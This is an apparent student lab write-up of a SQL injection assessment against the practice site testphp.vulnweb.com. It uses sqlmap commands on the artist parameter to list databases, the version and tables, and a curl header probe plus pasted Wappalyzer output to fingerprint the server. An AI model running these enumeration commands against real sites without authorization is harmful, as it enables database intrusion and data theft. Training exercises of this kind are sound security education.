Assessment #6 SQL Injection

Perform a SQL Injection attack along with other tools against the site http://testphp.vulnweb.com/.
Discover the following:

1. Names of internal databases


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" --dbs
```

Using Sqlmap, we are able to find that the web server has two databases, "acurat" and "information_schema."

2. Version of database


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2"  --banner
```

With the same Sqlmap command followed by the --banner, we can determine the database used and its version (MySQL >= 5.0.12).




3. Names of Database tables

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D Acurat --tables
```




sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D information_schema --tables




Here, we use -D followed by the database name, followed by --tables to retrieve the tables in the database.

4. PHP version

curl -I http://testphp.vulnweb.com/



By using Curl followed by -I, we can determine the web server and application used. In this case, it is nginx - 1.19.0 with PHP 5.6.40 on Ubuntu. Alternatively, tools like Wappalyzer, a browser extension, can provide information about the server, including the operating system, web server, and application hosting the web page. It is one of the easiest ways to gather details about the web server.


Wappalyzer
TECHNOLOGIES
MORE INFO
Export
Editor
DreamWeaver
Operating systems
Ubuntu
Web servers
Nginx 1.19.0
Reverse proxies
Nginx 1.19.0
Programming languages
Adobe Flash
PHP 5.6.40
Something wrong or missing?
Connect Wappalyzer to your CRM
See the technology stacks of your leads without leaving your